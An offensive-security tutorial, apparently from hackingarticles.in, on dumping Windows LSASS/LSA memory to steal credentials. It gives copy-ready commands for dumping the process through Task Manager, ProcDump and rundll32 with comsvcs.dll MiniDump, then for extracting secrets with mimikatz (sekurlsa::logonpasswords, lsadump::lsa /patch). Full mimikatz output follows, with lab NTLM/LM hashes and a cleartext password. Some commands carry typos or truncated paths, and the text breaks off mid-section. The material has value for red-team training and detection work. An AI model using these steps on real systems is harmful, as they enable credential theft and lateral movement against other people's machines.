Credential Dumping: Local Security Authority (LSA|LSASS.EXE)

hackingarticles.in/credential-dumping-local-security-authority-lsalsass-exe

Raj April 18, 2020

LSA and LSASS stands for “Local Security Authority” And “Local Security Authority Subsystem (server) Service”, respectively

The Local Security Authority (LSA) is a protected system process that authenticates and logs users on to the local computer. Domain credentials are used by the operating system and authenticated by the Local Security Authority (LSA). The LSA can validate user information by checking the Security Accounts Manager (SAM) database located on the same computer.


The LSA is a user-mode process (LSASS.EXE) used to stores security information of a system known as the Local Security Policy. The LSA maintains local security policy information in a set of objects.

- The policy contains global policy information.
- TrustedDomain contains information about a trusted domain.
- The account contains information about a user, group, or local group account.
- Private Data contains protected information, such as server account passwords. This information is stored as encrypted strings.

LSASS manages the local system policy, user authentication, and auditing while handling sensitive security data such as password hashes and Kerberos keys. The secret part of domain credentials, the password, is protected by the operating system. Only code running in-process with the LSA can read and write domain credentials.

LSASS can store credentials in multiple forms, including:

- Reversibly encrypted plaintext
- Kerberos tickets (ticket-granting tickets (TGTs), service tickets)
- NT hash
- LAN Manager (LM) hash



LSA (LSASS.EXE) Credential Dumping Walkthrough

Required Tools or Scripts: Mimikatz.exe & Mimikatz.ps1, Procdump PowerShell Empire, Koadic, Metasploit


Host Machine: In the context of lsass.exe Windows 7 & for LSA Windows 10

Table of Content

Windows 7 (lsass.exe) Credential Dump using Mimikatz

Method 1: Task manager


In your local machine (target) and open the task manager, navigate to processes for exploring running process of lsass.exe and make a right-click to explore its snippet. Choose “Create Dump File” option which will dump the stored credential.




You will get the “lsass.DMP” file inside the /Temp directory of the user account directory under /AppData/local

Now start mimikatz to get the data out of the DMP file using the following command:

```
privilege::debug
sekurlsa::minidump
C:\Users\raj\AppData\Local\Temp\lsas

sekurlsa::logonpasswords
```



As you can see from the image below, we have a clear text password.




Method 2: ProcDump

The ProcDump tool is a free command-line tool published by Sysinternals whose primary purpose is monitoring an application and generating memory dumps.

Use the “-accepteula” command-line option to automatically accept the Sysinternals license agreement and “-ma” Parameter to write a dump file with all process memory (lsass.exe) in a .dmp format.


```
procdump.exe -accepteula -ma lsass.exe mem.dmp
```



Again, repeat the same step and use mimikatz to read the mem.dmp file.

```
privilege::debug
sekurlsa::minidump C:\Users\raj\Downloads\Procdump\mem.dmp
sekurlsa::logonpasswords
```

And now, as you can see from the image below, we've got a clear-text password.



Method 2: comsvcs.dll

The comsvcs.dll DLL found in Windows\system32 that call minidump with rundll32, so you can use it to dump the Lsass.exe process memory to retrieve credentials. Let's identify the process ID for lsass before running the DLL.

```
Get-Process lsass
.\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 492 C:\mem.dmp full
```

```
PS C:\Windows\system32> Get-Process lsass

Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessName
-------  ------    -----      ----- -----   ------     -- -----------
    563      18     3500      32344    39     0.44    492 lsass

PS C:\Windows\system32> .\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 492 C:\mem.dmp full
PS C:\Windows\system32>
```

Again, repeat the same step and use mimikatz to read the mem.dmp file.

```
privilege::debug
sekurlsa::minidump C:\mem.dmp
sekurlsa::longonpasswords
```

Again, we've got a clear-text password.


```
PS C:\Users\raj\Desktop> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Mar  8 2020 18:30:37
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::minidump C:\mem.dmp
Switch to MINIDUMP : 'C:\mem.dmp'

mimikatz # sekurlsa::logonpasswords
Opening : 'C:\mem.dmp' file for minidump...

Authentication Id : 0 ; 334696 (00000000:00051b68)
Session           : Interactive from 1
User Name         : raj
Domain            : WIN-NFMRD37ITKD
Logon Server      : WIN-NFMRD37ITKD
Logon Time        : 4/2/2020 9:11:54 PM
SID               : S-1-5-21-3008983562-280188460-17735145-1000
        msv :
         [00000003] Primary
         * Username : raj
         * Domain   : WIN-NFMRD37ITKD
         * LM       : b757bf5c0d87772faad3b435b51404ee
         * NTLM     : 7ce21f17c0aee7fb9ceba532d0546ad6
         * SHA1     : 139f69c93c042496a8e958ec5930662c6cccafbf
        tspkg :
         * Username : raj
         * Domain   : WIN-NFMRD37ITKD
         * Password : 1234
        wdigest :
         * Username : raj
         * Domain   : WIN-NFMRD37ITKD
         * Password : 1234
        kerberos :
         * Username : raj
         * Domain   : WIN-NFMRD37ITKD
         * Password : 1234
```

Windows 10 (LSA) Credential Dump

Method 1: Task manager

The Lsass.exe is renamed as LSA in Windows 10 and process can be found by the name of “Local Security Authority” inside the task manager. It will also save the dump file in .dmp format so, again repeat the same steps as done above.


Go to the Task Manager and explore the process for Local Security Authority, then extract its dump as shown.



You will get the “lsass.DMP” file inside the /Temp directory of the user account directory under /AppData/local.

Again, repeat the same step and use mimikatz to read the dmp file.

```
privilege::debug
sekurlsa::minidump
C:\Users\raj\AppData\Local\Temp\lsass.

sekurlsa::longonpasswords
```




Since it was Windows 10 therefore, the level of security get increases and we have obtained the password hashes, as you can see from the given below image.

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::minidump C:\Users\raj\AppData\Local\Temp\lsass.DMP
Switch to MINIDUMP : 'C:\Users\raj\AppData\Local\Temp\lsass.DMP'

mimikatz # sekurlsa::logonpasswords
Opening : 'C:\Users\raj\AppData\Local\Temp\lsass.DMP' file for minidump...

Authentication Id : 0 ; 212652 (00000000:00033eac)
Session           : Interactive from 1
User Name         : raj
Domain            : DESKTOP-RGP2O9L
Logon Server      : DESKTOP-RGP2O9L
Logon Time        : 4/8/2020 7:33:41 AM
SID               : S-1-5-21-693598195-96689810-1185049621-1001
        msv :
         [00000003] Primary
         * Username : raj
         * Domain   : DESKTOP-RGP2O9L
         * NTLM     : 3dbde697d71690a769204beb12283678
         * SHA1     : 0d5399508427ce79556cda71918020c1e8d15b53
        tspkg :
        wdigest :
         * Username : raj
         * Domain   : DESKTOP-RGP2O9L
         * Password : (null)
        kerberos :
         * Username : raj
         * Domain   : DESKTOP-RGP2O9L
         * Password : (null)
        ssp :
```

Method 2: Mimikatz parameter -patch

The “-patch” parameter is patching the samsrv.dll running inside lsass.exe which displays LM and NT hashes. So, you when you will execute the following commands it will dump the password hashes.

```
privilege::debug
lsadump::lsa /patch
```



Method3: Mimikatz – Token Elevation

We are using mimikatz once again to get the hashes directly, without involving any dump file or DLL execution this is known as “Token Impersonation”. As you can observe, we got an error when we try to run following command as a local user.

```
privilege::debug
lsadump::secrets
```

```
  .#####.   mimikatz 2.2.0 (x64) #18362 Mar  8 2020 18:30:37
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
